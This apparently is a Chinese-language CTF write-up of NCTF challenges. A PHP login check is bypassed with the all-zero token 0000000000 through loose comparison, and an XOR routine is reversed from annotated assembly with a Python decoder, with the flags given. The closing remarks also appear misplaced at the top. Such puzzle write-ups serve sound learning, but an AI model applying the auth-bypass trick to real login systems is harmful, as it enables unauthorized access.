
总的来说收获不小，特别是在写writeup的时候，因为写的比较细所以基本上问题都解决了，付出和收获成正比！！！仅供大家参考如果有更好的方法也希望互相交流！！！祝大家玩得愉快！！！

```
        if(strlen($token)!=10) die('fail');
          if($token!='0') die('fail');
          长度为十并且值为零
          只有$token=0000000000
```

将邮箱admin@nuptzj.cn
密码0000000000
得到flag
flag:nctf{thanks_to_cumt_bxs}

REVERSE

1.Hello.RE
用OD直接找strcmp



2.READasm

```
00000000004004e6 <func>:
  4004e6: 55                    push   rbp
  4004e7: 48 89 e5              mov    rbp,rsp
  4004ea: 48 89 7d e8           mov    QWORD PTR [rbp-0x18],rdi ;input[]
  4004ee: 89 75 e4              mov    DWORD PTR [rbp-0x1c],esi ;28
  4004f1: c7 45 fc 01 00 00 00  mov    DWORD PTR [rbp-0x4],0x1  ;i = 1
  4004f8: eb 28                 jmp    400522 <func+0x3c>       ;for(i;i<=28;i++)
  4004fa: 8b 45 fc              mov    eax,DWORD PTR [rbp-0x4]
  4004fd: 48 63 d0              movsxd rdx,eax  ;i
  400500: 48 8b 45 e8           mov    rax,QWORD PTR [rbp-0x18]
  400504: 48 01 d0              add    rax,rdx                  ;rax = i + string[0]
  400507: 8b 55 fc              mov    edx,DWORD PTR [rbp-0x4]  ;edx = i
  40050a: 48 63 ca              movsxd rcx,edx                  ;rcx = i
  40050d: 48 8b 55 e8           mov    rdx,QWORD PTR [rbp-0x18] ;rdx = string
  400511: 48 01 ca              add    rdx,rcx                  ;rdx = i + string[0]
  400514: 0f b6 0a              movzx  ecx,BYTE PTR [rdx]       ;ecx = chr(i+string[0])
  400517: 8b 55 fc              mov    edx,DWORD PTR [rbp-0x4]  ;edx = i
  40051a: 31 ca                 xor    edx,ecx
  40051c: 88 10                 mov    BYTE PTR [rax],dl
  40051e: 83 45 fc 01           add    DWORD PTR [rbp-0x4],0x1
  400522: 8b 45 fc              mov    eax,DWORD PTR [rbp-0x4]
  400525: 3b 45 e4              cmp    eax,DWORD PTR [rbp-0x1c]
  400528: 7e d0                 jle    4004fa <func+0x14>
  40052a: 90                    nop
  40052b: 5d                    pop    rbp
  40052c: c3                    ret
```

直接写exploit

```
#coding=utf8
input = [  0x67, 0x6e, 0x62, 0x63, 0x7e, 0x74, 0x62, 0x69, 0x6d,
                0x55, 0x6a, 0x7f, 0x60, 0x51, 0x66, 0x63, 0x4e, 0x66, 0x7b,
                0x71, 0x4a, 0x74, 0x76, 0x6b, 0x70, 0x79, 0x66 , 0x1c];
j = 1;
s = ""
for i in input:
    s += chr(i^j)
    j += 1
print s
```

总的来说收获不小，特别是在写writeup的时候，因为写的比较细所以基本上问题都解决了，付出和收获成正比！！！仅供大家参考如果有更好的方法也希望互相交流！！！祝大家玩得愉快！！！